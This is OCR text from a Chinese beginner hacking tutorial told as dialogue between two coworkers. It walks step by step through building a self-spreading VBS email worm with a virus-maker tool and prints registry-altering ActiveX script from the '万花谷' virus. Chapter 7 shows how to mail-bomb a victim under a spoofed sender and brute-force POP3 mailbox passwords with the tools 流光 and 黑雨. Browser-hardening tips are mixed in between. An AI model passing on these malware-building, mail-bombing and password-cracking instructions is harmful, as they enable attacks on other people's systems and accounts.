
2 设置病毒复制选项

1. 打开"病毒复制选项"界面，设置病毒副本文件名以及需要感染哪些文件夹，这里选中所有复选框。
2. 单击 下一步 按钮。




3 设置禁止功能选项

1. 打开"禁止功能选项"界面，设置病毒运行后禁止运行的功能，这里选中所有复选框。
2. 单击 下一步 按钮。



4 设置病毒提示框


1. 在打开的界面中选中"设置开机提示对话框"复选框。
2. 分别在"设置开机提示框标题"和"设置开机提示框内容"文本框中输入相应的内容。
3. 单击 下一步 按钮。



高手指点 设置禁止项时要小心，尤其是"禁止使用REG文件（危险）"项，不能轻易尝试，如果既禁止了"运行"选项，又禁止了使用REG文件，系统注册表将完全不能使用。


5 设置病毒传播选项

1. 打开“病毒传播选项”界面，选中“通过电子邮件进行自动传播（蠕虫）”复选框。
2. 在其下的文本框中输入发送病毒的数量。
3. 单击 下一步 按钮。




6 设置IE修改选项

1. 打开“IE修改选项”界面，在其中设置合适的IE修改选项，这里选中所有复选框。
2. 单击 下一步 按钮。




操作提示：设置主页

选中“设置默认主页”复选框，将打开如下图所示的对话框，可以在其中的文本框中输入病毒修改电脑的默认主页，单击 确认输入(O) 按钮即可修改。




7 设置保存

1. 打开“开始制作病毒”界面，单击 按钮，打开“保存vbs病毒文件”对话框，在“保存在”下拉列表框中设置病毒文件的存放位置。
2. 在“文件名”文本框中输入病毒文件的名称。
3. 单击 保存(S) 按钮。



8 开始制造病毒

返回“开始制造病毒”界面，单击 开始制造 按钮，开始制造病毒。



9 完成制造病毒

程序开始制造病毒，并显示进度，完成后提示病毒制造完成。

在这里需要注意的是，最好不要运行制作的VBS病毒，如果不小心运行了病毒，其结果就会像设置的各种选项一样。

补充两句

6.2 Web浏览器防御

小李对老马说："浏览器我们随时都在用，那不是非常容易被黑客攻击？"老马说："有攻击当然得有防御，只要对浏览器进行一些设置，就能轻松地防御黑客的进攻，下面我就教你Web浏览器防御的方法吧！"

6.2.1 学习1小时

学习目标

- 学会修复万花谷病毒的方法。
- 学会清除IE临时文件的方法。
- 学会设置IE安全等级的方法。

1 修复"万花谷"病毒

修复"万花谷"病毒也比较简单，代码如下。

```
document.write("");
function AddFavLnk(loc,DispName,SiteURL)
{var Shor=Shl.CreateShortcut(loc+"\\"+DispName+".URL");
Shor.TargetPath=SiteURL;
Shor.Save();}
functionf()
{try{ActiveX initialization a1=document.applets[0];
a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
a1.createInstance();
Shl=a1.GetObject();
a1.setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}");
a1.createInstance();
FSO=a1.GetObject();a1.setCLSID("{F935DC26-1CF0-11D0-ADB9-
00C04FD58A0B}");
a1.createInstance();
Net=a1.GetObject();
try{if(documents.cookies.indexOf("Chg")==-1)
{//
Shl.RegWrite("HKCU\\Software\\Microsoft\\InternetExplorer\\Main\\
StartPage","http://com.6to23.com/");
var expdate=new Date((new Date()).getTime()+(1));
documents.cookies="Chg=general;expires="+expdate.toGMTString()+";path=/;"
Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
Explorer\\NoRun",00,"REG_BINARY"); //修复【运行】按钮
```


高手指点 注意，这段代码是由病毒的编写者提供的，主要针对的是前一节中的病毒代码，如果对前面的病毒进行了修改，可以根据自己对注册表的了解自行修改该程序。

```
    Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
Explorer\\NoClose", 00,"REG_BINARY"); //修复【关闭】按钮
    Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
Explorer\\NoLogOff", 00,"REG_BINARY"); //修复【注销】按钮
    Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
Explorer\\NoDrives", "00000000","REG_DWORD"); //取消隐藏盘符
    Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
System\\DisableRegistryTools","00000000","REG_DWORD"); //取消禁止注册表
    Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
WinOldApp\\Disabled", "00000001","REG_DWORD");
    Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
WinOldApp\\NoRealMode","00000001","REG_DWORD");
    Shl.RegWrite("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Winlogon\\
LegalNoticeCaption", "");
    Shl.RegWrite("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Winlogon\\
LegalNoticeText", ""); //重设开机提示
    Shl.RegWrite("HKLM\\Software\\Microsoft\\InternetExplorer\\Main\\
WindowTitle","Microsoft Internet Explorer");
    Shl.RegWrite("HKCU\\Software\\Microsoft\\InternetExplorer\\Main\\
WindowTitle","Microsoft Internet Explorer"); //重设IE标题
    var expdate=new Date((new Date()).getTime()+(1));
    documents.cookies="Chg=general;expires="+expdate.toGMTString()+";path=/;}}
    catch{}}catch{}}
    function init()
    {setTimeout("f()",1000);}
    init();
```


2 清除IE的临时文件

IE浏览器是使用最多的Web浏览器，其中的IE临时文件是一些存放在IE临时文件夹中的最近浏览过的网页内容，这里最容易被黑客攻击。清除临时文件的具体操作如下。

教学演示\第6章\清除IE的临时文件

1 选择命令

选择【开始】/【所有程序】/【Internet Explorer】命令，启动IE浏览器，在其主界面中选择【工具】/【Internet选项】命令。

操作提示：显示菜单栏

在IE主界面兼容性视图按钮栏的空白处单击鼠标右键，在弹出的快捷菜单中选择“菜单栏”命令即可显示菜单栏。

IE的临时文件是不断地产生的，所以最好养成定时清理的习惯，或者使用专业的清理软件，如360安全卫士或IE浏览器清理大师等进行清理。


补充两句

2 删除浏览记录

在打开的“Internet选项”对话框中选择“常规”选项卡，在“浏览历史记录”栏中单击 删除(D)... 按钮。

3 设置删除内容

1. 打开“删除浏览的历史记录”对话框，在其中设置需要删除的内容，这里选中需要删除内容对应的复选框。
2. 单击 删除(D)... 按钮。



操作提示：完成删除操作

确认删除后，系统将开始删除选中的内容，并打开“删除进度”对话框，完成后返回“Internet选项”对话框，单击 确定 按钮完成删除操作。


3 提高IE的安全等级

设置IE浏览器的安全等级的目的是控制浏览器运行的程序，这样就能防止一些黑客工具程序的运行，其具体操作如下。

教学演示\第6章\提高IE的安全等级

1 选择命令

选择【开始】/【所有程序】/【Internet Explorer】命令启动IE浏览器，在其主界面中选择【工具】/【Internet选项】命令。



2 设置安全级别

1. 在打开的对话框中选择“安全”选项卡。
2. 在“该区域的安全级别”栏中设置安全级别。
3. 单击 自定义级别(C)... 按钮。


高手指点 IE的安全级别设置会直接影响到Maxthon、The World、腾讯TT等浏览器，因为这些浏览器使用的都是IE浏览器核心。

3 设置安全级别选项

1. 在打开的对话框的“设置”列表框中设置Web浏览器的相关选项。
2. 单击 确定 按钮。


4 设置可信站点安全级别

1. 返回“Internet选项”对话框，在上面的列表框中选择“可信站点”选项。
2. 在下面可以设置该选项的安全级别。
3. 单击 站点(S) 按钮。




5 添加可信站点

1. 打开“可信站点”对话框，在“将该网站添加到区域”文本框中输入站点名称。
2. 单击 添加(A) 按钮即可添加为可信站点。
3. 单击 关闭(C) 按钮。



6 设置受限站点

1. 用同样的方法设置受限站点。
2. 单击 确定 按钮完成操作。



6.2.2 上机1小时：使用360安全卫士修复浏览器

本例将利用360安全卫士来修复IE浏览器，进一步学习Web浏览器防御的相关知识。

最好将安全级别设置为“中-高”，这样在浏览大多数网站时都不会有问题，但当设置成“高”后，由于安全级别太高就可能会出现无法下载文件、网上银行不能正常使用等情况。

补充两句

上机目标

- 巩固Web浏览器防御的方法。
- 进一步学习和掌握利用360安全卫士修复浏览器的方法。

教学演示\第6章\使用360安全卫士修复浏览器

1 开始系统扫描

打开360安全卫士主界面，选择“系统修复”选项卡，360安全卫士开始对和浏览器相关的项目进行扫描，并显示扫描进度。

2 完成扫描


系统扫描结束后，将显示异常的项目，并对其安全等级进行识别，然后提供修复的方式，如果需要修复，单击 一键修复 按钮。

操作提示：查看异常详情

在扫描出的异常项目中单击“详情”超链接，将详细显示异常内容。

3 开始系统修复

360安全卫士开始按照修复方式对异常的项目进行修复，每进行一次修复，就会打开如下图所示的“系统修复”对话框，要求用户确认进行的操作，单击 修复 按钮。



4 完成修复

在对所有异常项目进行修复后，打开如下图所示的对话框，要求重新启动电脑，单击 立即重启 按钮，重新启动电脑后，完成浏览器的修复操作。

操作提示：修改IE设置

在系统修复界面中单击 IE常用设置 按钮，可以在打开的对话框中对浏览器的窗口大小、位置、标题以及默认文件下载目录、默认网页缓存目录、默认收藏夹目录和默认主页等进行设置。


高手指点 和查杀木马的操作相似，在进行完浏览器修复并重启电脑后，最好再进行一次修复，以巩固修复的效果。

6.3　跟着视频做练习

小李一直对“万花谷”病毒的代码很感兴趣，学习了这章知识后，一直在研究，老马对他说：“研究这个不如好好练习如何对浏览器进行防御，毕竟我们平时使用浏览器较多，受到攻击的机会较大！”小李一想，也是这么个道理，于是他拿起老马做的光盘，开始做起练习来。

1 练习1小时：设置IE浏览器

本例将练习设置IE浏览器，主要包括清理临时文件、将系统安全级别设置为“高”，并将www.5566.net设置为信任站点。



操作提示：

1. 启动IE浏览器，在其主界面中选择【工具】/【Internet选项】命令。
2. 在打开的“Internet选项”对话框中选择“安全”选项卡，在“该区域的安全级别”栏中拖动滑块将安全级别设置为“高”。
3. 在上面的列表框中选择“可信站点”选项。
4. 在打开的对话框的文本框中输入“https://www.5566.net”，单击 添加(A) 按钮，依次单击 关闭(C) 按钮和 确定 按钮完成操作。

视频演示\第6章\设置IE浏览器

2 练习1小时：使用360安全卫士进行浏览器防御

本例将使用360安全卫士对浏览器进行全面的扫描，如果发现异常，将进行修复。

操作提示：

1. 打开360安全卫士主界面，选择“系统修复”选项卡，360安全卫士开始对和浏览器相关的项目进行扫描，并显示扫描进度。
2. 如果发现异常项目，待扫描结束后，单击 一键修复 按钮，进行修复。
3. 修复完成后，单击 立即重启 按钮重启电脑。
4. 再次启动360安全卫士，进行浏览器修复，直到没有出现异常情况为止。

视频演示\第6章\使用360安全卫士进行浏览器防御

在添加信任站点或受限站点时，输入站点名称前一定要加上前缀“https://”，否则将不能添加成功。

补充两句

6.4 秘技偷偷报

小李学习完后，心有余悸地问老马："浏览器这么容易被病毒侵袭，有没有更好的方法进行防御啊？"老马想了想说："有一些技巧，等一下告诉你。"于是老马将浏览器防御的技巧整理出来，告诉了小李。

1 浏览器防御技巧

下面就是常见的浏览器防御方法。

- 网关扫描：可以在威胁进入网络之前，通过网关集中扫描恶意在码从而轻易地控制所有进入的Web通信。
- 依靠不同厂商的软硬件实施桌面和Web网关的扫描：因为现在的攻击在发布之前都针对某些流行的反病毒机制进行了测试。应当通过恶意代码扫描工具的多样性来加强对威胁的检查和阻击能力。
- 仔细输入网站的URL，避免输入错误：对一些知名网站的域名输入错误会将用户带到一些早就潜伏在那里等待用户上钩的网站。此外，如果用户的浏览器并没有打上最新的补丁，也有可能被偷渡式下载安装恶意软件。
- 仅从可信任的网站下载可执行程序：现在许多恶意软件都是将自己与一个冒似"忠良"的程序结合起来发布。这种程序在执行时，其中的恶意软件就会为所欲为。
- 不要访问以IP地址作为服务器的网站：近来的一些攻击更多地利用了安装有简单Web服务器功能的、受到损害的家用电脑，一些受害者多是通过IP地址被指引到家用电脑，而不是域名。实际上，真正合法的网站都会在URL中采用主机名。
- 仅允许对可信任站点的移动代码的访问：ActiveX、Java Scripts、Rootkit等都属于移动代码，它也为攻击者提供了深透进入桌面计算机的便利。

2 解除IE的分级审查口令

有些时候，我们的IE会被人修改为设有分级审查口令，一旦被设置了分级审查口令，即使重新安装IE也没有用。要解决这个问题，可以进入注册表，找到HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersio oliciesRatings，其中有一个名为key的主键，这就是设置的分级审查口令，直接将它删除即可。重新启动电脑之后，在IE窗口中选择【工具】/【Internet选项】命令，在打开的"Internet选项"对话框中选择"内容"选项卡，会发现分级审查口令已经被复位了，现在只要输入新的分级审查口令即可。

高手指点 企业应建立恶意站点的清单，借助防火墙等设备，在桌面用户试图打开已知的恶意服务器的网页时，立即阻止这种企图，这样不但可以增强电脑的安全，还可节省大量的带宽和网络资源。

第7章

黑客攻击的左勾拳——E-mail

小李准备打开自己的电子邮箱收发邮件，可是输入了3次密码都提示密码错误，他马上觉得不对了，跑到老马的办公室，告诉老马自己的电子邮箱被黑客攻击了。老马指指自己的显示器屏幕，正好就是小李的电子邮箱，小李一看："你是怎么知道我的邮箱密码的？"老马嘿嘿一笑："我用你的生日试了一下，谁知就打开了，于是我修改了密码，给你一个教训。以前早就告诉过你，不要使用自己的生日作为密码，电子邮箱也是黑客经常攻击的对象之一，你修改了系统登录的密码，就不知道修改电子邮箱的密码吗？还好是我，要是其他黑客攻击，你邮箱里的公司资料不都被窃取了吗？看来，我还要教你这方面的相关知识！"

2小时学知识

- 攻击E-mail
- E-mail防御

4小时上机练习

- 使用"随意发"制作邮箱炸弹
- 防御巨型邮件炸弹
- 使用"溯雪"窃取电子邮箱密码
- 变更文件关联以防御邮件病毒

7.1 攻击E-mail

老马告诉小李，随着网络应用的兴起，电子邮件（E-mail）也开始被广泛应用，并逐渐取代传统信件成为人们通信的主要方式。黑客攻击E-mail的方式通常有两种：一种是使用邮箱炸弹恶意攻击；另一种是窃取WebMail邮箱密码。

7.1.1 学习1小时

学习目标

- 学会制作邮箱炸弹。
- 学会使用“流光”窃取邮箱密码。
- 学会使用“黑雨”探测邮箱账号和密码。

1 制作邮箱炸弹

邮箱炸弹是一种最常用的攻击E-mail的方式，其原理是利用了邮箱容量的有限性，邮箱炸弹通过向目标邮箱在短时间内发送大量的电子邮件，达到破坏邮箱正常工作的目的。这里以一款阿智邮箱炸弹工具为例进行讲解，它可以冒名发送电子邮件，并可以在极短时间内向目标邮箱发送大量邮件，导致邮箱不能工作，其具体操作如下。

教学演示\第7章\制作邮箱炸弹

1 启动软件

启动阿智邮箱炸弹软件，其操作界面分为“设置”、“发送的信息”和“结果”三大部分。

2 设置目标邮箱

在“要炸的邮箱”文本框中输入要攻击的邮箱地址。

操作提示：攻击单一邮箱

阿智邮箱炸弹有一个缺点，就是不具备多邮箱攻击功能，只能攻击一个邮箱。

高手指点 各种邮箱炸弹制作工具的使用方法都大同小异，其重点设置是目标邮箱的地址信息，只要该设置正确就可以轻易实现邮箱炸弹攻击。

3 设置迷惑邮箱

在“冒名的邮箱”文本框中输入要冒名发送的邮箱名称，要注意的是该邮箱必须是21cn网站提供的。

4 设置发送次数


阿智邮箱炸弹软件已经锁定了发送间隔，在“发送次数”下拉列表框中选择要发送邮件的次数。

5 输入发送信息

在“发送的信息”文本框中输入将要在邮件中发送的文本信息。

6 攻击邮箱

单击 炸他(她.它) 按钮即可对指定邮箱以冒名的方式发送已设置的邮件，如果攻击成功，在“结果”列表框中将显示成功信息。



2 使用“流光”窃取密码

“流光”是一款黑客软件，但也具备窃取电子邮箱密码的功能。使用“流光”窃取密码的具体操作如下。

教学演示\第7章\使用“流光”窃取密码

1 启动软件


1. 启动流光软件，在操作界面中的“目标主机”项下选中“POP3主机”复选框。
2. 在其上单击鼠标右键，在弹出的快捷菜单中选择【编辑】/【添加】命令。

多数邮箱炸弹都是已经制作好的程序，只需发送到目标邮箱中即可产生攻击破坏作用，所以电子邮箱炸弹也是初级黑客最常用的一种攻击方式。

补充两句


2 添加目标主机

1. 在打开的“添加主机（POP3）”对话框的下拉列表框中输入POP3主机的域名。
2. 单击 确定(O) 按钮。




3 选择命令

1. 在刚添加的主机上单击鼠标右键。
2. 在弹出的快捷菜单中选择【编辑】/【添加】命令。




4 添加用户

1. 在打开的“添加用户”对话框的“请输入用户名”文本框中输入要探测的用户名。
2. 单击 确定(O) 按钮。



5 添加字典文件

1. 选中“解码字典或方案”复选框。
2. 在其上单击鼠标右键。
3. 在弹出的快捷菜单中选择【编辑】/【添加】命令。




6 选择命令

1. 打开“打开”对话框，在“查找范围”下拉列表框中选择字典文件所在的目录。
2. 在列表框中选择要使用的字典文件。
3. 单击 打开(O) 按钮。

7 开始检测

选择【探测】/【标准模式探测】命令，“流光”将根据所做的设置进行探测，并把探测结果显示在下面的列表框中。



高手指点 与其他邮箱密码探测器和窃取软件相比，“流光”的探测速度会稍慢，但其探测成功率相对较高。

3 使用“黑雨”窃取密码

POP3邮箱密码探测器“黑雨”是一款专门针对POP3邮箱密码进行探测的探测工具。

（1）探测邮箱账号和密码

使用“黑雨”探测邮箱账号和密码的具体操作如下。


教学演示\第7章\探测邮箱账号和密码

1 启动软件

启动软件，并在其操作界面中选中“选取字符集”单选按钮。


2 选择字符集

选中其下的“012...89”、“abc...yz”和“ABC...YZ”复选框，这3种字符是目前使用得最多的密码构成字符。



3 设置密码位数

在“密码位数”数值框中输入将要探测的密码预定位数，数值越大探测的密码就越详尽，而所需的探测时间也将越久。



4 设置探测的线程数


在“最大线程”数值框中输入需要同时进行检测的线程数，该数值越大检测速度将越快，对电脑性能的要求也就越高。

如果用户已经编辑了用于探测的密码字典，可选中“字典文件”单选按钮，然后在其下拉列表框中指定该文件的保存路径即可。

补充两句


5 设置字串集

1. 选中“字串集”复选框。
2. 在其右侧的文本框中可输入用户自定义的组成密码的字符串，如较常用的年份数字和姓氏等。




6 设置服务器

1. 在“Pop3地址”文本框中输入需要探测的POP3服务器地址。
2. 在“Pop3端口”数值框中输入连接的端口。
3. 单击按钮测试POP3地址是否正确。



